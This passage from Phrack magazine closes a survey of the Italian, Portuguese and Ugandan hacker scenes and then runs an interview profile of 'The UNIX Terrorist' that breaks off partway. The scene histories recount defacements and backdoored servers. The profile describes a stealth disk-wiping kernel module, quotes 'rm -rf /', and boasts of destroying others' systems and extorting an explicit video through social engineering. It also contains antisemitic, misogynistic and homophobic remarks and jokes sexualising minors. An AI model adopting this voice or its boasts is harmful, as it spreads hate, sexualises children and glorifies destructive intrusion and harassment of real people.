Other active hacking groups in those years were Spippolatori, Packet Knights Crew and S.P.I.N.E.: some of them released interesting stuff but they all eventually closed by 2005. There were also many attempts to start new e-zines. Apart from OndaQuadra that contained also a few nice articles, quality was low and every new e-zine started talking about hacking from a very basic level instead of learning and catching inputs sent from other previous editorial experiences.

New school Italian phreakers mostly have been interested in studying PSTN/ISDN, phone kiosks and magnetic cards, cellular cloning and VoIP. BFi published various articles on Fastweb, the biggest national fiber optic ISP. Fastweb Milan metropolitan network has been the favourite playground for pioneering VoIP and IPTV hacking. Since 1998 the Spaghetti Phreakers [14] website and mailing list have been an archive and meeting point to experiment and learn and contributed in keeping alive interest about phreaking among new generations.

The Italian underground counts talented reverse engineers and software crackers; some of them have been members of renowned international cracking groups or the cracking university +HCU. Web sites like Università Italiana Cracking[15] (resembling the teaching style of +HCU) and 3564020356 [16] have been running for many years and provide nice communities and huge archives of tutorials and technical documents. RingZ3r0 and RACL were other two groups that published good textfiles about reversing but they are no more active.

Italy is a country with a long and prolific artistic tradition and the underground has got its own artists too. There have been many good demo groups (for a comprehensive list, check the site Scene-IT [17]) and some demo parties: "The Italian Gathering" organized by Metro Olografix from 1996 to 1998 in Pescara, a demoscene area within Codex Alpe Adria [18] (a wider event also featuring retrocomputing, emulation and alternative systems) from 2004 to 2006 in Udine and since 2007 the HORDE [19] demoparty. Prof. Bad Trip [20] has been a peculiar experimental artist capable of interpreting cyberpunk offering a visual perspective on themes like cyborgs, mutants, polluted metropolis from a disturbed future and so on. It is worth mentioning, in the end, the graphic novel "Uccidere un Hacker" [21] (the Italian for "Killing an Hacker") by Andrea Ferraresso inspired by the story of the German hacker Karl Koch.

In the field of privacy, a milestone was erected in 1998 with the book Kryptonite [22] written by hackers from ECN/CyberNet. Kryptonite extensively covered theory and practice of topics like cryptography, anonymous remailers, nym servers, steganography, voice encryption and packet radio.

Somehow influenced by Kryptonite, Progetto Winston Smith (PWS) [23] has been working since 1999 to sensibilize netcitizens about the risks of technocontrol and network surveillance. PWS maintains a website providing information about privacy enhancement technologies, for both administrators and end users. Moreover PWS organizes every spring in Florence a free convention called E-Privacy [24]. The con develops in two tracks where privacy related topics are discussed at a legal and technical level; it also hosts the local ceremony of Big Brother Awards for the yearly best privacy violators in Italy. Besides E-Privacy there were other events about privacy and freedom organized by Metro Olografix like the Metro Olografix Crypto Meeting and Cyber Freedom.



Autistici/Inventati (A/I) [25] was born in 2001 as a collective of people from hacklabs and media activist and its main effort has been to build a server that offers free services like web/blog/mail hosting, anonymizer, anonymous remailer and mailing list management for activists and people desirous of privacy. The A/I server, due its policy voted to free speech, had to be defended in tribunal many times. In summer 2005, A/I discovered that its server had been phisically compromised, and that the Italian police had had access to its SSL keys (which allowed them to monitor all the traffic for a whole year). The collective reorganized and deployed the so called "R\* Plan": a fresh decentralized redundant network infrastructure with servers located in different countries and jurisdictions. As well as for any provided service, A/I made technical documentation for Plan R\* [26] available on its site. Thanks to the work by PWS, A/I and individuals, Italy boasts various TOR and Freenet nodes as well as anonymous remailers and nym servers.

Analyzing this short story so far you, the reader, could argue that the underground in Italy is very healthy, but unfortunately the expression "zombie-scene" used by Duvel in last Phrack issue [27] fits well its real current status.

An alarming matter of fact is the big number of people once in the underground that now collaborate with computer crime units or work for companies providing malware and services to law enforcement agencies. These people have been largely contributing to the death of the the underground in Italy: even when they did not consciously fight other hackers, the lack of trust and paranoia acted as disgregating forces against groups and cooperations. The underground has shown not only it is not strong enough to refuse working for law enforcements, but it is not even able to isolate people that publicly claim to participate and belong to the underground while at the same time working for the police.

Wounds are made to the underground not only by the ones who explicitly want to strike it, but also from entities willing to exploit it. The Hacker Profiling Project (HPP) applies criminal profiling methodology to enable analysts to identify the kind of attacker and to anticipate his next moves. It tries to accomplish its goal by collecting questionnaires from hackers and deploying honeynets. Although HPP creators, that are italians, promote their work between hackers stating they want to break stereotypes about the hacker figure, this sounds a bit bizarre... their real goals are quite evident to everybody. Zone-H [28] is another attempt to suck from the underground giving back shit to it. The archive of defaced websites lacks the good spirit of the old Attrition.org and the primary purpose of the portal activities is to keep high the perception of an evil hacker menace to sell more ethical hacking courses and services. The organization has been able to attract a few young guys and exploit them in borderline actions (the founder has been arrested in connection to the Telecom Italia spying scandal [29]). It seems that in italy the more people use the word "ethical" the less they prove to really have an ethic.

Like everywhere, nowadays many Italian hackers are in the security business and have stopped releasing their advances and works through underground channels. The problem is not the fact that they speak at commercial cons, but the limited amount (and sometimes lack of free access) of knowledge they usually provide in such events. Those people largely made their bones inside the underground communities and they learnt a lot from underground publications and releases. It is then auspicable that hackers working in security field would keep showing their slides at cons but also give back to the underground what it deserves, that is a detailed view of their researches to let other hackers study, learn from and improve (or thwart, this is part of the game, sorry) them.

In this discouraging scenario the hackmeeting community has been always managing to wake up a few mounths before the yearly meeting and make it a nice event, but it has experienced difficulties in bulding a continuity of activities during the rest of the year between

consecutive meetings. Number of hacklabs in the country also decreased in last years. In 2004 Metro Olografix organized MOCA, a hacker summer camp run in Pescara that resembled the CCC camp and was a great success. The experience it is likely to be repeated in summer 2008. In recent times Net&System Security has stood out among technical cons because of medium-high quality of its speeches; the con is held every year in Pisa. Old groups appear dormant and only a few public releases are published. Also BFi magazine has progressively decreased its number of articles per year until 2006, but last year marked an inversion of this trend that made room for a hope in a renewal of activity in a near future. A few new groups have released good stuff but their names are not cited here because they are not underground-only oriented - they also offer business solutions.

Italian underground is still active, but most of old hackers keep a low profile and rarely make their works publicly available. Most groups and e-zine sites has been put offline by their staff depriving new generations from accessing a part of the underground history and culture. The underground should exploit new web technologies to regain its past visibility and influence (do "media saturation" and "cDc" remind you of anything?) on young talents to offer an alternative perspective than the one proposed by the world of commercial security.

Hackers now employed in the ICT industry should understand the risks of underground death and make an effort to spread knowledge coming from their research through underground vectors and methods and taking back advantages offered by a review and comparison with the community.

Limits imposed by new laws and extended technocontrol would hopefully act as a strong incentive for the underground to get more united and reactive.

Hackers role is to make the future more \*free\*, not (only) more (IT) secure. Join the underground, keep working for and with the underground if you care about your freedom, in Italy and everywhere.

- [0] International Scenes  
Phrack Magazine Volume Six, Issue Forty-Seven, File 21 of 22  
<http://www.phrack.org/issues.html?issue=3D47&id=3D21>
- [1] E.C.N. European Counter Network  
<http://www.xs4all.nl/~tank/ecn/>
- [2] PeaceLink  
<http://www.peacelink.it/>
- [3] Luther Blisset  
<http://www.lutherblissett.net/>
- [4] ALCEI Electronic Frontiers Italy  
<http://www.alcei.it/>
- [5] Metro Olografix  
<http://www.olografix.org/>
- [6] Isole nella Rete  
<http://www.ecn.org/>
- [7] Antifork  
<http://www.antifork.org/>
- [8] S0ftpj  
<http://www.s0ftpj.org/>
- [9] Hackmeeting  
<http://www.hackmeeting.org/>
- [10] Temporary Autonomous Zone  
[http://en.wikipedia.org/wiki/Temporary\\_Autonomous\\_Zone](http://en.wikipedia.org/wiki/Temporary_Autonomous_Zone)
- [11] Freaknet Medialab  
<http://www.freaknet.org/>
- [12] Butchered From Inside  
<http://bfi.s0ftpj.org/>
- [13] Sikurezza.org  
<http://www.sikurezza.org/>
- [14] Spaghetti Phreakers  
<http://www.spaghettiphreakers.tk/>
- [15] Universita' Italiana Cracking (UIC)

- http://www.quequero.org/
- [16] 3564020356  
http://3564020356.org/
- [17] Scene-IT [!]  
http://scene-it.untergrund.net/
- [18] Codex Alpe Adria  
http://www.0xaa.org/
- [19] HORDE  
http://horde.untergrund.net/
- [20] Prof. Bad Trip  
http://www.profbadtrip.org/
- [21] Uccidere un Hacker  
http://digilander.libero.it/code6502/
- [22] Kryptonite  
http://isole.ecn.org/kryptonite/
- [23] Progetto Winston Smith  
http://www.winstonsmith.info/
- [24] E-Privacy  
http://e-privacy.winstonsmith.info/
- [25] Autistici/Inventati  
http://www.autistici.org/
- [26] Plan R\* Orange Book  
http://dev.autistici.org/orangebook/
- [27] A brief History of the Underground scene  
Phrack Magazine Volume 0x0c, Issue 0x40, Phile #0x04 of 0x11  
http://www.phrack.org/issues.html?issue=3D64&id=3D4
- [28] Zone-H  
http://www.encyclopediadramatica.com/Zone-H
- [29] Telecom-SISMI Scandal  
http://en.wikipedia.org/wiki/SISMI-Telecom\_scandal

---

The Portuguese Scene

---

(By Eurinomo and Quickzero)

- The evolution of the Internet

When Internet showed up, it was very expensive, even around 96/97 we had to pay something like 1.50Euros per hour to the ISP, plus, around 1 Euro per hour to the Phone company for a Dial-up connection.

Some years later, internet got cheaper, in fact, free! ISPs started racing on giving away free dial-up accounts without any limitation of time, they even gave CDs with already created accounts. Still, we had to pay the phone company.

Around 2000/2001, ADSL and cable connections started showing up, it was kind of cheap, around 35Euros per month for a 512k connection, plus the 15Euros per month for the phone line or cable. There were no time limitations, only traffic limitation around 3GiB. A lot of people started showing online, for most of them Internet was a new world. Some people started creating domestic servers, sharing information, code, and software.

Years later, 24mbps connections were made public using ADSL2+, and it just cost around 35Euros per month on total, with 60GiB traffic limit, so people started to take this advantage to trade games and movies.

On the present date, OC connections are available to the public on the capital (Lisbon), an OC connection, up to 60Mbps, costs something around 50Euros per month.

On resume, we had a slow start on internet service, but now he have a kind of quick evolution.

#### - The evolution of technology

Technology always has been expensive, even now, electronic parts are very expensive, but computers, are getting cheaper and cheaper.

I remember when I bought my first x86, it was a used Pentium-90, 16MiB of ram, 1GiB of HD, this all inside a heavy Big-Tower, it cost something around 700Euros, remembering that it was a used computer, and the cheapest price I could find, the best computer around that time was a Pentium-133. A new computer (Pentium-133) cost something around 2000Euros.

Around 2000/2001, computers started to get cheaper, more people started to buy computers (at that time, not many people had one).

On the present date, anyone can buy a good complete computer (or laptop) with less than 400Euros.

Only recently with this cheap technology, government and other high entities documentation and information meet the digital world, most of it is/was stored in hand made paper work.

#### - The evolution of society

Portuguese people may have an extreme reputation on sailing and discovering 'new worlds', but it seemed that all this ended up a few centuries ago.

Nowadays, society is a lot stupid and ignorant, they started to loss the pride of being Portuguese, the pride of the world not being enough for everyone and still having half of it on they're hands, the courage to make discoveries, and ending up on people that are happy if they have food on the table, and a good reality show or soap opera on TV.

Society gives more value to someone that does something using the tools of other person, that the person that made those tools. Per example, they consider an expert, someone that unlocks mobile phones without knowing what he is actually doing, without knowing what is behind it. They give more importance to someone wearing a tie, than someone dressed normal, they also give more importance to someone that doesn't know what he is talking about but has a PhD or something, that someone that knows a lot about what he is talking about, but doesn't have any diploma.

The term 'hacker', is not very popular in society, the last time it appeared on TV was two years ago, in the format of a interview with someone calling himself 'buzzybee', he was only a script kiddie that did some defacing and carding, was self proclaiming himself a 'hacker' and showed up on the news, saying that he was able to do get free stuff using carding, and had access to any site of the internet and so on, everyone that was in the scene knew this kid real name, phone, address and age, even thought he hadn't many problems with the police.

#### - The evolution of the scene

Finally the part of most interest, the Portuguese scene is kind of obscure, almost no one outside the scene knows what in fact is going on. No one knows when the scene really started since it started before the boost of telecommunications, a guess goes around 70s and 80s.

In the 90s, some groups started to show up, groups like Kaotik, Pulhas, Ironik and a few others, even an e-zine came up, called 'PT Zine', but died on the third release. Some of the groups still exist to this day, but not much information comes out of it. Also, some individual people started to show up in the form of Hackers, Crackers and Phreakers.

The most notorious groups were:

Pulhas: Founded in 1994 by Kennobi. This was the oldest Portuguese group. Actually is 'dead', but they had their golden age in the 90's by the innumerable papers that they wrote and the exploit/code database to the Portuguese mainstream.

Toxyn: Founded in 1996 by m0xx. This group is notorious known by their campaign against Indonesia, when East Timor was occupied by Indonesia military. The attack against the IT Indonesian infrastructure was motivated by the currently abuses of Indonesian military officers against East Timor people. Toxyn start their campaign with this statement: "We hope to call attention to the necessity of self-determination and independence of the people of Timor, oppressed and violated for decades by the government of Indonesia. We hope you give your full attention to this historical step towards freedom, we ask that you help us fight the tyranny of Indonesia occupying Timor." The campaign was started at 10/2/1997. The fall of the Toxyn, has began when m0xx, has accepted and gave innumerable interviews about the campaign and about the Portuguese hacker scene, exposing plans and actions of the scene. Toxyn group was helped by Savage, an known Spanish hacker, who developed the exploit, that Toxyn Group used to break in in the .ID servers.

KaotiK: Founded in 1997(??). They've been a very active group in the East Timor campaign, hacked and defaced innumerable .id websites. They've created the first ezine about hacking & security to Portuguese people. The e-zine was extinct after 3 editions. KaotiK has reach their fame in the Portuguese Scene after a member disclosure of some flaws in various Microsoft products.

F0rpaxe: F0rpaxe was maybe, the most mediatic group/'hacker'/troll, for the worst reason. This character was the responsible for the first major attack against US .mil targets in 1999. The attacks were allegedly being carried out in retaliation for Federal Bureau of Investigation (FBI) raids on suspected "crackers" in several U.S. cities. The attacks hits various governmental and military web servers including FBI, NSA and the Navy.

East Timor Campaign: Was one of the firsts major hackivism campaign worldwide. Timor was in Portuguese administration until 1975, after Portuguese government abandoned that country, Timor was invaded by Indonesia military army, who oppressed, violated, raped and murdered for most 20 years. Various Portuguese hackers and groups decided to begin a campaign to show to the world the truth about the Indonesian occupation in East Timor. The East Timor campaign started in 1997 and was finished in 1999. Various military, government and corporativ Indonesian websites had been defaced. The defaces was to aware all people in the world about the illegal occupation of East Timor, the mission was accomplished, the attacks were transmitted to the media all over the world. The campaign was finished when m0xx, the lider of the group Toxyn, gave innumerable interviews to the media, exposing then the entire Portuguese scene to the public.

[5~Between 2002 and 2004, two Portuguese hackers also did some 'infamous' work, these two hackers gained access to FCCN ('Fundacao para a Computacao Cientifica Nacional' / Foundation for National Scientific Computation), witch was backdoored with a reverse ICMP backdoor developed by them, witch rumours say it is still active. They also gained access to numerous universities and were backdoored the same way, this includes the 100 machines cluster 'Centopeia' from 'Faculdade de Coimbra'. A lot more work was made, including the database server of 'A.M. Gonalves' and 'Salvador Caetano', Portuguese Toyota distributor. Then they just disappeared from the scene.

Some of the people inside the scene are found on the x86 '0xD9D0', those whom know, know what I'm talking about.

On the start of the new millennium, an explosion of 'lame' groups started, most of them were kids playing up with Trojans, others, were script kids playing up with public exploits, most of this groups are found on a Portuguese IRC network, called PNet. Some of these kids turned up to be carders, using databases found by 'Google hacking', or simply by asking

people on some IRC networks. Some of these kids ended up having problems with the police, but nothing serious.

Also in the start of the new millennium, satellite and cable Phreakers starter to show up, breaking encrypted signals, an unnamed box came out, that was plugged in the TV SCART connection and an external 9v power supply, and unlocked (in fact, it broke the Nagravision encryption) every single channel there was on cable TV, this box for a long time was though to be made outside of Portugal, until I had the pleasure to meet the original creator of it, and guess what, he was Portuguese, and lived next to me, he explained me how it really worked, and how was the original version, since the version that everyone had, that was commercialized by lame groups searching for profit, had way too much components that it didn't need at all, it even got some traps, only to make itself more expensive, and difficult to make, in order to avoid people commercializing it. Also, satellite FTA boxes started to get themselves modified nationally, in order to break satellite TV encryptions, like Nagravision (used by or cable TV provider, 'TVCabo'). So did the original TVCabo cable boxes, some national hackers were able to hack the firmware, in order to get its unique ID (Boxkey), and created cards that once plugged, were able to break the signal. After this, this knowledge started to get public, but on a 'practical' way, and lots of people started to make profit out of it, without knowing what they were really doing. In other words, they knew if they bought this and that, and used this and that software, were able to have free satellite/cable TV, and they could seal later to other people. An example was the first unnamed box that was created, it cost 4Euros to build, but people were sealing it up to 100Euros. So do the FTA boxes, cost something around 70Euros unmodified, and were sold for 250Euros modified at no cost.

Nowadays, the scene is still obscure, and people are still ignorant, sometimes, there is an exception, like when I went to an interview to a part of the Bosch Group, where the guy interviewing me, by reading my curriculum started to laugh silently, and said to himself 'A hacker..' and 'hackers do not harm anyone... only if pushed too', without me making any mention to illegal activities (duh) or being member of this or that group. When I was guessing myself unemployed, I got myself well employed, and working on more areas than I was asked to, I even got myself involved with robotics, automation, and electronics, when I was attending the interview as web developer for an Intranet. Later, we found out that I already knew him from the scene, and so did he knew me.

-----  
Ugandan Scene(surprise!!!!)

=====

by gmac

Introduction  
-----

For those who don't know what Uganda is n are too lazy to use google, well in short its located on the African continent more specifically in Eastern africa. Still lost then this will clear it all up for you, have you ever heard of a movie called Last King of Scotland if yes then you know Uganda and if No then use google.

Sometime back.....  
-----

Cutting edge computer technology is as you correct in assuming fairly new in the Ugandan context, it cannot be more than 13 years old so generally hacking on our scene had maintained a fairly urban legend status, not much is available on any hacking groups back in the day to be honest to my knowledge they were almost none existent.

Present.....  
-----

Currently as technology advances the scene has surfaced with formation of groups like gsquad by yours truly which is i believe the first of its kind here, although hacking has still maintained its urban legend status the scene is dominated by a few knowledgeable individuals. Bu..t the winds of change are upon us because i have seen the advent of a new generation with a desire which ofcourse has been fueled by hacker related movies like most recently Die Hard 4.0. The gsquad remains the only active group providing help to individuals on request and ofcourse releasing zines(which was but made a print debut recently) which has won many fans but ofcourse inspired by Phrack. This new generation needs content and i think Phrack is our one stop Hacking Content Provider (HCP,oh i made that up).

We are late comers onto the scene but we will catch up because we have the spirit, and oh it was BloodAxe's first appeal that drove me to starting the gsquad so i hope the circle of lost hackers' appeal will inspire another individual somewhere on this planet.

We maybe in different lands but we are part of the same underground, so we will survive the media caused division which started all these different kind of hats i hear white hats....erm...black...grey we may soon hear pink hats(ie blondes running security sites)

The spirit still lives on but its in a critical state.....

Busts....

-----

This is almost a trivial joke because without any real laws noone can get busted, but there is a motion to release laws due to rising fraud cases. But of course there have been cases of major censorship, call monitoring and all that by ISPs and of course the govt.

Appeal....(am sorry to put this part but i had to)

-----

I read the Underground Spirit article and i really think the onus is on all of us to stage what i would call "a last stand" [like in X3] to stop the decline of the underground. Lets not stop at reminiscing the days of Mentor, BloodAxe, KL, the drama involving Agent steal and the like and start living them and all this starts with each individual making this "stand" a personal thing not just a battle for the circle of lost hackers or a few individuals. I really think what has hampered the growth of the underground has been lack of.....lets call it selfishness by the knowledgeable(read 3l33t) who undermine those new to the scene hence making them only become script kiddies atmost. This unwillingness to share knowledge has seriously hampered the underground's growth making the curious hunt for this knowledge from "security" sites.

Underground...Underground..... UNDERGROUND we have a platform of change and that platform is PHRACK...

Hey sorry it sounds like a battle cry...but it is!

Long live Phrack

==Phrack Inc.==

Volume 0xc, Issue 0x41, Phile #0x02 of 0x0f

```
===== [ PHRACK PROPHILE ON ] =====  
===== [ The UNIX Terrorist ] =====
```

In this issue of Phrack, we have renewed with publishing the prophile of an influential underground character. The UNIX terrorist was already prophiled two years ago but for some editorial reasons at the time, we were not able to get his prophile published. Now that the Phrack editorial staff has less open conflicts with some part of the scene represented by the\_uT, we want to make sure everyone remember his engagement. A lot of people believed he was an extremist blackhat hacker proning non-disclosure during his time of activity. That was true. But he was not just this.

I have known the UNIX Terrorist in real life seven years ago. At this time, during his youth, the\_uT was a softer hacker. Dont get me wrong, the\_uT (or whatever he was calling himself before) always had this characteristic personality that made him an exceptionally creative dude. Later on, after he started body-building (rumors mention that he followed the advices of his idol Mike Shifman), he got that impressive shape that certainly represented better his mind shift towards a more aggressive prophile. The UNIX terrorist is the result of this evolution from a young skilled hacker to a disabused philosopher of the underground.

This prophile was realized by The Paper Street Hacker in November 2007 for publication in Phrack Magazine #65 by TCLH. Remember the opinion reflected in this interview only engages the UNIX Terrorist and does not represent the opinion of the Phrack editors.

So here it is.

```
|=====[ Specifications
```

Handle: the\_uT

AKA: daemon10, yu0, jungjeezy

Handle origin: Africa

Age of your body: 24

Produced in: The Heart of Darkness, USA

Living in: The Paper Street Soap Company, USA

Height & Weight: Excessive" / 250lbs

Urlz: <http://web.textfiles.com/eazines/EL8/>

Computers: Anything with a network connection and a working ssh client will do... I'd rather spend my money on clothes & entertainment... less tech garbage also means my bedroom doesn't scare the bitches away

Creator of: PROJEKT MAYHEM / Phrack High Council / anti.security.is

Admin of: Most of South Korea/China ...

Member of: NAMBLA (proud sponsors of TOR!) / ANONYMOUS

Projects: M4YH3M

Codez: stealthrm, the first blackhat RM(1) utility, designed to rm desktop computers silently. Distributed as a Linux LKM, VFS functions are hijacked so that file indexing and rm'ing can be smuggled and interleaved discretely amongst existing file operations. Additionally, keyboard I/O is monitored to determine the sysadmin's presence. Sporadic file wiping occurs either during heavy PLANNED system hard drive use, or occurs slowly and steadily, with timed delays, while the console user is absent. The primary purpose is to avoid the alarming and sickeningly unexpected HDD "crunching" sound that alerts many would-be "rm -rf /" victims to their impending doom. File removal is scheduled according to a proprietary prioritization algorithm whose factors include criteria such as



inode atimes and VFS type. Files are secure DOD-wiped  
in place, but not unlinked, preserving disk statistics.

Active since: 1998

Inactive since: I don't sleep... I metastasize

|===== [ Favorites

Actors: Assorted government officials, "security experts,"  
and "spiritual leaders" ... Scientologists

Films: Apocalypse Now Redux, Happiness, Gummo, Pi, The Big  
Lebowski, Bad Boy Bubby, Irreversible

Authors: Bret Easton Ellis, Louis-Ferdinand Celine, Hunter S  
Thompson, William S Burroughs, Will Self, Irvine Welsh,  
H.L. Mencken, Mark Twain

Articles: "The New Hacking Manifesto" - warez mullah, PHC Phrack  
#62  
"lyfestylez of the owned and lamest" - r0blnleech,  
~el8 3

Admins: hendy of team-teso, The Digital Ebola[LoU],  
pm/sneakerz.org

Books: The Rise and Fall of the Third Reich, The Rape of  
Nanking, The Protocols of the Elders of Zion

Novel: Fight Club, 120 Days of Sodom, American Psycho,  
Journey to the End of the Night, The Picture of  
Dorian Gray, The Jungle, Fear and Loathing in Las  
Vegas, Catch 22, A Confederacy of Dunces, The Story  
of /b/

Meeting: ADMCon / France (2001)

Project: The Manhattan Project, The Final Solution

Sex: "You're dead if you're homely - my shit's for adults,  
over eight years old only"

Drugs: Beta blockers and dissociatives... just about any  
substance featured on Erowid or T-Nation... especially  
modafinil, ayahuasca, ketamine, dinitrophenol, epic  
stanazololz (Winstrofl), nandrolone, Epi-Pens

Music: Revolutionary/violent/mysognist/apocalyptic hip-hop  
Ex: Jedi Mind Tricks, Necro, Circle of Tyrants, Non  
Phixion, Leak Bros, Immortal Technique, Q-Unique,  
Cage, Celph Titled Plastikman

Alcohol: Like my women - 15-18 years old, single (malt) and on  
the fucking rocks

Cars: blue dodge viper (vroom vroom!)

Foods: Whey protein hydrolysate, Vitargo CGL, BCAA's,  
l-glutamine, Carlson's Fish Oil Liquid Omega-3

I like: Andrei Chikatilo, 2girls1[cup/finger], Puma Swede,  
thinspiration, violent sporting (WEC,UFC,Pride),  
solving intractable problems with violence,  
achieving EPIC LULZ of unprecedented magnitude

I dislike: Fat goths, CISSPs, fat people (in general), women with  
a BMI over 18, women whose thighs touch when they stand,  
miniature dogs, people who tailgate or drink beer out  
of red plastic cups, Basshunter

|===== [ Your current life in a paragraph

I'll give you a hint... it doesn't involve getting paid to do  
computer security research. The only reason I would even  
consider using a computer anymore would be to meet women of  
loose moral standards on Myspace, or to engage in the wholesale  
piracy of music and video content, preferably violent  
pornography. Or maybe to get directions to a strip club on  
Mapquest... or order various scheduled substances from corrupt  
Eastern European pharmaceutical manufacturing facilities... In  
fact, if you're reading my profile because you just happened  
still to be reading Phrack in 2008 and stumbled upon it, then  
I pity you... you fucking closet homosexual.

|===== [ First contact with computers

Studying the mysteries of gorillas.bas and nibbles.bas,  
oldstyle!

|===== [ Youth

I was 300 lbs, bespectacled, and acne-stricken. I used to read copies of Dr. Dobb's Journal in P.E. Everybody hated me. Then I underwent an emergency negroplasty and decided to enact my revenge upon the world by inflicting massive verbal trauma through a medium where personal interaction is impossible and everybody feels tougher than they really are. So I installed BitchX and went on EFNET, and the rest, my friend, is history.

|===== [ Passions : What makes you tick

I'm distinguished by an acutely defined and unparalleled sense of schadenfreude. Technology is pretty fun too (or at least it was for a while), but what really drove me harder and further was the exciting possibility of using computers to turn the life of a particular fellow human being into a living hell. So no, I wasn't that kid that used to hang out at Radio Shack pulling apart electronic equipment and reassembling it to "see how it works." Shit like that doesn't make you a "hacker" - it makes you a wannabe EE undergrad. Driving people over the precipices of despair and frustration is a great way to pass one's time, but definitely falls short of the pleasure of discrediting or humiliating or otherwise defaming and slandering the ill-earned reputations of the various charlatans and hypocrites in the scene. Publishing the mail spoolz of the wicked, archiving the hard drives of the lame, and rm'ing the weak are all activities I find inspirational. Particularly, I choose to self-medicate my anomie by proving myself smarter and stronger than others. This is the sort of thing with which we'll have to make do until we can one day stalk elk around the ruins of the Rockefeller Center or strip venison in the empty carpool lanes of some abandoned superhighway. For further information about what makes me "tick," please consult Dr. Neal Krawetz's remarkable and highly academic psychological exegesis, fully annotated to official APA formatting standards.

|===== [ Entrance in the underground

It all began on EFNET, some time around 1998 (long before they had CHANFIX like dalnet!) in lame and lamer channels like #b4b0 and #feed-the-goats. Historical note: Several incredibly diabolical and motivated individuals from b4b0 would come to rule the virtual entirety of the Interweb with an iron fist for the following decade. Yeah, I started hacking shit virtually exclusively on TCP/IP networks, and started writing exploits long after techniques like heap overflows and return-into-libc were published, so fuck you if you have a problem with the fact that I never scanned shit with toneloc or bruteforced SPRINTNET logins.

|===== [ Which research have you done or which one gave you the most fun?

Writing any one of several reliable exploits for intelligently brute-forcing complex remote vulnerabilities, which all made me feel like a hacker from THE MATRIX. Especially writing a universal blind exploit for the Wu-FTPD globbing vuln for versions 2.5.x-2.6.1 (cmdtab power!), and porting the remote client for CORE-SDI's ingenious crc32 deattack backdoor to more exotic operating systems such as Solaris and IRIX (possibly the world's slowest exploit). Also, writing an LKM for dynamically loadable stack/heap execution protection on Linux.

|===== [ How started low-level ?

Like most other "underground" groups out there, this one started

from the flawed notion that it would somehow be cool to get a group of people together with a webpage and domain name and IRC channel and write a bunch of POC code and publish it to the public and post on sec lists for attention. It was a stupid idea.

|===== [ Personal general opinion about the underground

Well, the underground is pretty much dead, but I guess you mostly have the security researchers out there to thank for that one. However, as a delicious proof of the old adage "be careful what you wish for," security professionals have made their own demand scarce. With vulnerabilities so much harder to find, it means that random idiots out there aren't likely to find anything remotely useful by grep'ing for overflows in unsafe C functions. The first sign that things were about to dry out occurred during the format bug craze in 2000, which resulted in the systematic scanning of all varargs style functions that were incorrectly used - the first time an entire class of vulnerabilities has been nearly perfectly eradicated in a body of open source code. Slowly over time, the same thing has happened to most other memory and integer overflows, and casting bugs. What happens as a result? Oday becomes a highly valued commodity. The chance of leakage decreases dramatically because:

1. Oday is much more valuable

2. Few people can find useful vulns, which decreases the amount of sharing. Additionally, smarter people usually find an intrinsically higher value in their own work than people that can't understand the exploits they're using.

3. "When guns are outlawed only outlaws will have guns" - Praise be to Allah and the fact that the divine mathematics of exploit creation are now made sacred by entities like WIPO and the DMCA. For nearly a decade, security companies relied on FUD and fearmongering, heralding the imminent spread of global cyber-warfare and e-terror. A particularly salient example of this idiocy would be the infamous Aris Threatcon, second in its contemptibility only to the Homeland Security Advisory meter. These scare tactics worked for a while, as sec. companies boosted sales of products such as firewalls, packet filters, network scanners, and other useless trash by relentlessly trumpeting the seriousness of various "hacker" threats and by strategically scaring the public with their own original (mostly stolen) advisories. Ironically, they ended up scaring legislators more than the commercial sector, and now people like Dmitry Skylarov are arrested for publishing their "astonishing!" findings. Note to security companies: you're attempting to be both the cause and the cure and we've got use for neither.

4. Oday auctions: Blackhats finally realize that it's a lot more lucrative to sell exploit information to shadowy interest groups. Such sales have the added benefit of preventing information dissemination, because it works against the interests of all parties involved. IDEFENSE, the first and largest name in hacking middlemanry, was forced to purchase exploits from the underground when they realized they lacked the technical skills in their meager R&D labs to find any exploits on their own. But who in their right mind would consider auctioning off vulns at Argentinian prices to a whitehat sweatshop that will just pawn their findings off as their own, and then publish them to Bugtraq - when they can make the same sale to somebody in the underground for 5-10x the cost and rest assured that the vuln will stay alive?

Nowadays, it is claimed that the Chinese and even WOMEN are hacking things. Man, am I ever glad I got a chance to experience "the scene" before it degenerated completely. And remember, kids,

knowing how to program or wanting really badly to figure out how things work inside doesn't make you a hacker! Hacking boxes makes you a "hacker" ! That's right! Write your local representatives at Wikipedia/urbandictionary/OED and let them know that hackers are people that gain unauthorized access/privileges to computerized systems! Linus Torvalds isn't a hacker! Richard Stallman isn't a hacker! Niels Provos isn't a hacker! Fat/ugly, maybe! Hackers, no! And what is up with the use of the term "cracker"? As far as I'm concerned, that term applies to people that bypass copyright protection mechanisms. Vladimir Levin? HACKER. phiber optik? HACKER. Kevin Mitnick? OK, maybe a gay/bad one, but still WAS a "hacker." Hope that's clear.

|===== [ Memorable Experiences

First box I ever owned (dropstat'd son)  
Watching widespread panic and hysteria grip IRC and various security mailing lists after the publication of ~el8, esp. #2 and #3.  
The PHC Music & Film Festival, notably Joost Pol rms freebsd.cn  
The multi-homed attack/rm'ing of efnet irc operator "seiki," which resulted in PHC primacy and alpha male hegemony over #phrack  
Preparing the memorable vitriolic speech "Wolves Among Us" from scratch, in less than 30 minutes... then attempting to deliver it without inducing fatal hilarity  
Becoming the Freddy Krueger of the Internet/IRC  
Celebrating Kwanzaa online in #darknet with assorted South African infosec luminaries  
Civil rights champions worldwide cheer when a Polish transsexual becomes the most recognizable expert on the vanguard of kernel rootkit (un)detection research  
Having my first proposed Phrack prophile rejected by humorless German staff  
The successful social engineering of hacker "dvdman" - which resulted in the retrieval of an explicit masturbatory video of aforementioned individual  
iDEFENSE contributors and their laughably low sell-out prices are revealed in "fake" Phrack  
Vomiting in my mouth (just a little bit) the first time I walked into the Alexis Park Hotel  
The communal rm'ing of w00w0's jobe, which became the only known time in history where the same individual was rm'ed concurrently by multiple intruders, who, up until the time of the attack, had no knowledge of each other's presences  
Logging into my computer, relying only on muscle memory to type, after forgetting the alphabet and being too fucked up to read the letters on my keyboard  
The look of surprise on the Cheshire Catalyst's face after his password was shouted at him repeatedly, at approximately 80 decibels, while he was entertaining fans  
stringz attempts to replicate ~el8, fails, and is shamed offline forever  
securityfocus.com adds thumbnail pictures to its original columns - I finally find out infosec rockstars such as Don Parker, Scott Granneman, and Dr. Neal rawetz really look like!  
Slackware founder Patrick Volkerding sends an open SOS to the world after forgetting to brush his teeth nearly results in fatal halitosis.  
Watching the IRC suicide/accidental deaths of rippah/electrosk0t unfold  
Marty Roesch reaches midlife crisis; denies own obesity and the owning of snort.org

|===== [ Memorable people you have met

